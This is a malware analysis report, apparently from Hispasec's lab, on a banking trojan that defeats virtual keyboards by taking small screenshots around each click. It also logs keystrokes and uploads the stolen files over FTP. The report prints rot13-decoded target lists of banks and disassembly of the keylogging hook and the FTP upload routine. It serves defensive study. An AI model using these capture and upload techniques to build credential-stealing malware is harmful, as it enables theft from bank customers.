

## New technique against virtual keyboards

*It combines key logging with an optimized technique for virtual keyboards.*

*Every time the user clicks in the virtual keyboard, the trojan performs a series of small screen captures of the area that surrounds the cursor. It also adds a small red arrow that pinpoints the exact place the user clicked, so that the attacker can see clearly the key the user selected.*

*It has been specifically designed for banking institutions in Argentina, Bolivia, Brazil, Cape Verde, Spain, USA, Paraguay, Portugal, Uruguay, and Venezuela.*



### Introduction



As we had already mentioned in previous analyses, there are more and more websites, specially banking institutions, that implement virtual keyboards in an attempt to avoid password theft by keylogger trojans ([http://www.hispasec.com/laboratorio/troyano\\_video\\_en.htm](http://www.hispasec.com/laboratorio/troyano_video_en.htm)).

This time we will analyze a new active trojan that combines key logging efficiency with another technique designed specifically to capture data introduced via virtual keyboard. This combination lets the attacker target a great variety of authentication/login pages for banking institutions, regardless whether they use virtual keyboards.

The method used by the trojan in the presence of virtual keyboards consists on performing a small screen capture that includes the surrounding area of the cursor in the moment the user clicks the virtual keyboard. Additionally, so that the attacker will have no doubts whatsoever, the trojan includes a small red arrow that pinpoints the exact place where the user clicked.

Here we can see the keylogger log and the sequence of images captured by the trojan in some specific cases:





Unlike other techniques, such as the video clip, this method allows the optimization of the resources used by the trojan, as well as the band width the trojan requires to send this graphical data. In the case of the videologger, the files sent to the attacker could take several hundred KB (which is not such a problem nowadays with the widespread of large band-width connections), this new trojan sends a few JPG files that take just 10 KB.

In order to see its workings better, at Hispasec we have prepared a video clip/flash that illustrate the actual activity of the trojan in a specific case:

CajaMurcia:  
[http://www.hispasec.com/laboratorio/cajamurcia\\_en.htm](http://www.hispasec.com/laboratorio/cajamurcia_en.htm)

## Technical Analysis

In the analysis of this type of trojans, we must solve 4 basic questions.

- What institutions does it monitor?
- How does it monitor them?
- What data does it gather?
- How does it rely said data to the attacker?

By answering those questions successfully, we will have a good idea of the risks posed by the banking trojan. Let's see it in practice.

### What institutions does it monitor?

At first glance, the analysis of the strings contained in the executable, once unpacked and reconstructed, does not show any string that may be considered significant nor typical.

Nevertheless, at a more comprehensive glance, we will find some "strange" strings:

```
'Fnagnaqr Onarfcn - Zvpebfbsg Vagrearg Rkcybere'
'ORP - Onapb qb Rfgnqb qb Prneß - Zvpebfbsg Vagrearg Rkcybere'
'[oo.pbz.oe] - Zvpebfbsg Vagrearg Rkcybere'
'Onacnenarg - B Onapb qb Rfgnqb qb Cne an Vagrearg. - Zvpebfb'
'sg Vagrearg Rkcybere'
'jjj.oox.rf - Zvpebfbsg Vagrearg Rkcybere'
```

Obviously, these strings are ciphered somehow to avoid heuristic analysis from the antivirus programs.

The string highlighted in red offers the key to solve this problem. Although the string has no meaning, the structure of the first set of characters ("jjj.oox.rf") closely reminds us of the syntax of a URL or web address: **www.aaa.bb**

**jjj.oox.rf - Zvpebfbsg Vagrearg Rkcybere**

#### Quick cryptographic analysis of the string

In first place we see that the length of the original string and the encrypted one is the same. Besides, some characters that do not belong to the alphabet proper, such as "/" and ".", are not encrypted. So we reach the conclusion that the encryption used is based on the alphabet.

The oldest and best-known encryption system is called "Caesar", since Julius Caesar was the first one to use it. This method is based on the equivalence between letters in the same alphabet, just  $n$  times removed.

Let's check the string "jjj.oox.rf" and calculate the offset of letters.

**jjj** should be equivalent to **www**

$j = '6A'$  (Hex code of the corresponding ASCII)  
 $w = '77'$  (Hex code of the corresponding ASCII)

$77h - 6Ah = 0Dh = 13$  decimal

So we find a standard, very used variation of Caesar's encryption: **rot13**.

This method uses a 13-position offset for the alphabet, both for encryption and decryption.

Once decrypted, our mysterious string is far less cryptic:

**www.bbk.es - Microsoft Internet Explorer**

By doing the same to all strings, we see the trojan monitors the following websites:

#### ARGENTINA

- Banco Hipotecario ([www.hipotecario.com.ar](http://www.hipotecario.com.ar))
- Banco de La Pampa ([www.blp.com.ar](http://www.blp.com.ar))
- Banco de la Provincia de Buenos Aires ([www.bapro.com.ar](http://www.bapro.com.ar))
- Banco Credicoop Coop. Ltda. ([www.credicoop.com.ar](http://www.credicoop.com.ar))
- Banco Ciudad de Buenos Aires ([www.bancociudad.com.ar](http://www.bancociudad.com.ar))
- Banca Nazionale del Lavoro ([www.bnl.com.ar](http://www.bnl.com.ar))
- ABN AMRO Argentina ([www.abnamro.com.ar](http://www.abnamro.com.ar))
- Banco Itaú del Buen Ayre ([www.italu.com.ar](http://www.italu.com.ar))
- Banco Patagonia ([www.bancopatagonia.com.ar](http://www.bancopatagonia.com.ar))
- Banco Macro Bansud ([www.macrobansud.com.ar](http://www.macrobansud.com.ar))
- BankBoston ([www.bankboston.com.ar](http://www.bankboston.com.ar))
- Banco RIO ([www.bancorio.com.ar](http://www.bancorio.com.ar))
- Banco Comafi ([www.comafi.com.ar](http://www.comafi.com.ar))
- Banco del Chubut ([www.bancochubut.com.ar](http://www.bancochubut.com.ar))

## BOLIVIA

- Banco Ganadero ([www.bancoganadero.com.bo](http://www.bancoganadero.com.bo))
- Banco BISA ([www.bisa.com](http://www.bisa.com))
- Banco de Crédito de Bolivia ([www.bancodecredito.com.bo](http://www.bancodecredito.com.bo))
- Banco Santa Cruz ([www.bsc.com.bo](http://www.bsc.com.bo))
- Banco Solidario ([www.bancosol.com.bo](http://www.bancosol.com.bo))
- Banco Central de Bolivia ([www.bcb.gov.bo](http://www.bcb.gov.bo))

## BRAZIL

- Caixa Econômica Federal ([www.caixa.gov.br](http://www.caixa.gov.br))
- Banrisul ([www.banrisul.com.br](http://www.banrisul.com.br))
- Banco do Estado de Santa Catarina ([www.besc.com.br](http://www.besc.com.br))
- Banco Rural ([www.rural.com.br](http://www.rural.com.br))
- Santander Banespa ([www.santander.com.br](http://www.santander.com.br))
- Banco do Brasil ([bb.com.br](http://bb.com.br))
- Banparanet ([www.banparanet.com.br](http://www.banparanet.com.br))
- e-tim ([timbrasil.com.br](http://timbrasil.com.br))
- CitiBank Brasil ([www.latam.citibank.com/brasil](http://www.latam.citibank.com/brasil))

## CAPE VERDE

- Banco de Cabo Verde ([www.bcv.cv](http://www.bcv.cv))

## SPAIN

- Banca March ([www.bancamarch.es](http://www.bancamarch.es))
- Bancaja ([www.bancaja.es](http://www.bancaja.es))
- BBVA ([www.bbvanet.com](http://www.bbvanet.com))
- Fibanc ([www.fibanc.es](http://www.fibanc.es))
- Banco de Valencia ([www.bancodevalencia.es](http://www.bancodevalencia.es))
- Banesto ([www.banesto.es](http://www.banesto.es))
- Banco Finantia Sofinloc ([www.bfs.es](http://www.bfs.es))
- Banco Espirito Santo ([www.bes.es](http://www.bes.es))
- Banco Cetelem ([www.aurora.es](http://www.aurora.es))
- Banco Gallego ([www.bancogallego.es](http://www.bancogallego.es))
- Banco Guipuzcoano ([www.bancoqui.es](http://www.bancoqui.es))
- Banco Urquijo ([www.bancourquijo.es](http://www.bancourquijo.es))
- Barclays ([www.barclays.es](http://www.barclays.es))
- Banco Popular ([www.bancopopular-e.com](http://www.bancopopular-e.com))
- Banesto ([www.banesto.es](http://www.banesto.es))
- Bankoa ([www.bankoa.es](http://www.bankoa.es))
- Bansacar ([www.bansacar.es](http://www.bansacar.es))
- Santander Central Hispano ([www.gruposantander.es](http://www.gruposantander.es))
- Bbk ([www.bbk.es](http://www.bbk.es))
- Caixa Laietana ([www.caixalaietana.net](http://www.caixalaietana.net))
- Caja Castilla La Mancha ([www.ccm.es](http://www.ccm.es))
- Caja de Extremadura ([www.cajaextremadura.es](http://www.cajaextremadura.es))
- Caja Granada ([www.caja-granada.es](http://www.caja-granada.es))
- Caixa Girona ([www.caixagirona.es](http://www.caixagirona.es))
- Caja Murcia ([www.cajamurcia.es](http://www.cajamurcia.es))

## USA

- Bank of America ([www.bankofamerica.com](http://www.bankofamerica.com))
- Citibank ([www.citibank.com](http://www.citibank.com))

## PARAGUAY

- Interbanco ([www.interbanco.com.py](http://www.interbanco.com.py))
- Banco Amambay ([bancoamambay.com.py](http://bancoamambay.com.py))
- Banco Continental SAECA ([www.bancontinental.com.py](http://www.bancontinental.com.py))
- Banco Regional ([www.bancoregional.com.py](http://www.bancoregional.com.py))
- Banco Sudameris ([www.sudameris.com.py](http://www.sudameris.com.py))
- Abogacía del Tesoro ([www.abogacia.gov.py](http://www.abogacia.gov.py))
- BBVA ([www.bbva.com.py](http://www.bbva.com.py))

## PORTUGAL

- Banco de Portugal ([www.bportugal.pt](http://www.bportugal.pt))
- Millennium bcp ([www.millenniumbcp.pt](http://www.millenniumbcp.pt))
- Banif - Banco Internacional do Funchal ([www.banif.pt](http://www.banif.pt))
- BBVA Portugal ([www.bbva.pt](http://www.bbva.pt))
- Banco Finantia ([www.finantia.pt](http://www.finantia.pt))
- Barclays Bank ([www.barclays.pt](http://www.barclays.pt))
- CitiBank Portugal ([www.citibank.pt](http://www.citibank.pt))
- Banco Invest ([www.bancoinvest.pt](http://www.bancoinvest.pt))

## URUGUAY

- BBVA ([www.bbvabanco.com.uy](http://www.bbvabanco.com.uy))
- Nuevo Banco Comercial ([www.nbc.com.uy](http://www.nbc.com.uy))
- Banco Surinvest ([www.surinvest.com.uy](http://www.surinvest.com.uy))
- BankBoston ([www.bankboston.com.uy](http://www.bankboston.com.uy))
- CitiBank ([www.latam.citibank.com/uruguay](http://www.latam.citibank.com/uruguay))

## VENEZUELA

- Banco Mercantil ([www.bancomercantil.com](http://www.bancomercantil.com))
- Banco Banesco ([www.banesco.com](http://www.banesco.com))

## How does it monitor them?

The trojan uses the FindWindowA API. One of the parameters it considers is the title of the window it searches. This way, when the user visits the bbk website, el título de la ventana del Internet Explorer tendra el siguiente aspecto:

**www.bbk.es - Microsoft Internet Explorer**

It sounds familiar, doesn't it?

Other cases:

**Cajamurcia online - Microsoft Internet Explorer**

**Caixa de Girona - Microsoft Internet Explorer**

**Bienvenidos a la Web de Caja Granada - Microsoft Internet Explorer**

In some cases, the trojan also considers the possibility of using a different browser, specifically Firefox. These could include:

**Internet Banking CAIXA - Microsoft Internet Explorer**

**Internet Banking CAIXA - Mozilla Firefox**

And this is how the trojan implements it:

```
mov     esi, esp
lea     eax, [ebp+WindowName] ; array with the webpage titles of the institutions it
monitors
push    eax ; lpWindowName
push    0 ; lpClassName
call    FindWindowA
```

## What data does it gather?

Once the trojan detects the user is visiting one of the pages it monitors, it starts performing small screen captures of the area that surrounds the cursor. This captures are stored as JPG files in the directory C:\WINDOWS\SYSTEM\systray\.

The name of the images is generated automatically according to the system date, following this format:

*daymounthyear-hourminutesseconds.jpg*

```
.text:00414021      push    eax
.text:00414022      push    offset aDMYHMS ; "%d%m%Y-%H%M%S"
.text:00414027      push    40h
.text:00414029      lea    ecx, [ebp+var_60]
.text:0041402C      push    ecx
.text:0041402D      call   sub_4292A0
.text:00414032      add    esp, 10h
.text:00414035
.text:00414035 loc_414035: ; CODE XREF: sub_413F60+A7#j
.text:00414035 ; sub_413F60+BC#j
.text:00414035      mov    esi, esp
```

```
.text:00414037      lea     edx, [ebp+var_60]
.text:0041403A      push   edx
.text:0041403B      push   offset aCWindowsSystem ;
"C:\\WINDOWS\\SYSTEM\\systray\\"
.text:00414040      push   offset aSS          ; "%s%s"
.text:00414045      lea     eax, [ebp+var_168]
.text:0041404B      push   eax                  ; LPSTR
.text:0041404C      call   wsprintfA
```

If this directory does not exist, the trojan fails.

The trojan has also key logging capacity and extracts security certificates and keys, that stores in the same directory.

This code is part of the key logging routine, activated via a system hook.

```
.text:004178D4      mov     [ebp+uScanCode], edx
.text:004178DA      mov     eax, [ebp+uScanCode]
.text:004178E0      shl     eax, 10h
.text:004178E3      mov     [ebp+uScanCode], eax
.text:004178E9      mov     esi, esp
.text:004178EB      call   GetActiveWindow
.text:004178F1      cmp     esi, esp
.text:004178F3      call   sub_4238F0
.text:004178F8      mov     [ebp+hWnd], eax
.text:004178FE      mov     ecx, dword_49CAA4
.text:00417904      cmp     ecx, [ebp+hWnd]
.text:0041790A      jz     loc_4179AB
.text:00417910      mov     esi, esp
.text:00417912      push   100h                ; nMaxCount
.text:00417917      lea     edx, [ebp+String]
.text:0041791D      push   edx                  ; lpString
.text:0041791E      mov     eax, [ebp+hWnd]
.text:00417924      push   eax                  ; hWnd
.text:00417925      call   GetWindowTextA
.text:0041792B      cmp     esi, esp
.text:0041792D      call   sub_4238F0
.text:00417932      mov     [ebp+var_240], eax
.text:00417938      cmp     [ebp+var_240], 0
.text:0041793F      jle    short loc_41799F
.text:00417941      mov     esi, esp
.text:00417943      lea     ecx, [ebp+String]
.text:00417949      push   ecx
.text:0041794A      push   offset aS_0         ; "\r\n-----[ %s ]-----\r\n"
.text:0041794F      lea     edx, [ebp+var_448]
.text:00417955      push   edx                  ; LPSTR
.text:00417956      call   wsprintfA
```

## How does it rely said data to the attacker?

The trojan sends all files contained in the aforementioned directory via FTP.

```
.text:00416F9B      call   InternetConnectA ; It opens a connection
.text:00416FA1      cmp     esi, esp
.text:00416FA3      call   sub_4238F0
.text:00416FA8      mov     hConnect, eax
.text:00416FAD      cmp     hConnect, 0
.text:00416FB4      jnz    short loc_416FC7
.text:00416FB6      mov     dword_49CAB4, 0
.text:00416FC0      xor     eax, eax
.text:00416FC2      jmp    loc_4170F3
.text:00416FC7 ; -----
----
.text:00416FC7
.text:00416FC7 loc_416FC7:                ; CODE XREF: sub_416DC7+1ED#j
.text:00416FC7      mov     [ebp+var_4BC], 10h
.text:00416FD1      mov     esi, esp
.text:00416FD3      lea     eax, [ebp+var_4BC]
.text:00416FD9      push   eax
```

```

.text:00416FDA      lea     ecx, [ebp+szDirectory]
.text:00416FE0      push   ecx
.text:00416FE1      call   dword ptr byte_49F57C+68h
.text:00416FE7      cmp    esi, esp
.text:00416FE9      call   sub_4238F0
.text:00416FEE      test   eax, eax
.text:00416FF0      jnz    short loc_417006
.text:00416FF2      mov    dword_49CAB4, 0
.text:00416FFC      mov    eax, 1
.text:00417001      jmp    loc_4170F3
.text:00417006      ; -----
----
.text:00417006      loc_417006:                                     ; CODE XREF: sub_416DC7+229#j
.text:00417006      push   offset dword_496898
.text:0041700B      call   sub_4012EE
.text:00417010      add    esp, 4
.text:00417013      push   offset szDirectory ; "REINADO_LUCIFER"
.text:00417018      call   sub_40116D
.text:0041701D      add    esp, 4
.text:00417020      test   eax, eax
.text:00417022      jnz    short loc_41704C
.text:00417024      mov    esi, esp
.text:00417026      push   offset szDirectory ; "REINADO_LUCIFER"
.text:0041702B      mov    edx, hConnect
.text:00417031      push   edx ; hConnect
.text:00417032      call   FtpCreateDirectoryA
.text:00417038      cmp    esi, esp
.text:0041703A      call   sub_4238F0
.text:0041703F      push   offset szDirectory ; "REINADO_LUCIFER"
.text:00417044      call   sub_40116D
.text:00417049      add    esp, 4
.text:0041704C      loc_41704C:                                     ; CODE XREF: sub_416DC7+25B#j
.text:0041704C      lea   eax, [ebp+szDirectory]
.text:00417052      push   eax
.text:00417053      call   sub_40116D
.text:00417058      add    esp, 4
.text:0041705B      test   eax, eax
.text:0041705D      jnz    short loc_41708B
.text:0041705F      mov    esi, esp
.text:00417061      lea   ecx, [ebp+szDirectory]
.text:00417067      push   ecx ; lpszDirectory
.text:00417068      mov    edx, hConnect
.text:0041706E      push   edx ; hConnect
.text:0041706F      call   FtpCreateDirectoryA
.text:00417075      cmp    esi, esp
.text:00417077      call   sub_4238F0
.text:0041707C      lea   eax, [ebp+szDirectory]
.text:00417082      push   eax
.text:00417083      call   sub_40116D

```

It accesses an FTP server in a computer with a Brazilian IP address, redirected by a free, quite anonymous, and dynamic DNS via the [www.no-ip.com](http://www.no-ip.com) service.

Once inside, it creates a directory with the name of the computer within the "/REINADO\_LUCIFER/" directory, and drops all captured files from infected systems.

## Curiosities and Conclusions

Among the webpage titles it monitors, there is one we have removed from the listing of affected institutions since it is not functional any longer. It is the following string:

### **ebankiinter - Microsoft Internet Explorer**

There is a typo in the name of the bank, which is spelt with double i instead of just one: "ebankinter". There are several possibilities:

- The attacker actually made a mistake when he introduced the name.
- The attacker got it mixed with a phishing attack perpetrated in September '05 under the ebankiinter.com domain (with double i).
- The attacker deliberately included that string to intercept data introduced by users in the phishing pages. The likelihood of this last possibility is quite remote, or at least wrong, since that webpage is not available any longer.

This trojan does not use rootkit techniques to hide in the system, but uses the name systray.com to avoid detection among executables and processes.

The method used by this trojan to capture data introduced via virtual keyboards is clearly far more optimized than the video capture ([http://www.hispasec.com/laboratorio/banking\\_trojan\\_capture\\_video\\_clip.pdf](http://www.hispasec.com/laboratorio/banking_trojan_capture_video_clip.pdf)). Capturing a small area around the cursor requires less system resources, the size of files to be sent is much smaller, and images pinpoint exactly where the user clicked.

By storing files in different folders by name of affected computer and using the format *daymonthyear-hourminutesseconds.jpg* for images, the attacker gets to know precisely the succession of the keys entered by each user, hence their passwords.

Regardless of the techniques used (there are other techniques active nowadays), it is clear the implementation of virtual keyboards by banking institutions is provoking a new generation of trojans that take them into account when performing data collection.

Judging by this type of trojans, the institutions targeted, and the final destination of data, their origin is Brazil. If this case becomes a trend, it could become a reason of concern for other countries and affected institutions.

We must take into account that Brazil is by far the largest producer of banking trojans in the world, although until now it was targeting just Brazilian institutions.

## Comments and Additional Information



Laboratorio Hispasec / VirusTotal

[laboratorio@hispasec.com](mailto:laboratorio@hispasec.com)

Hispasec Sistemas

<http://www.hispasec.com>

VirusTotal

<http://www.virustotal.com>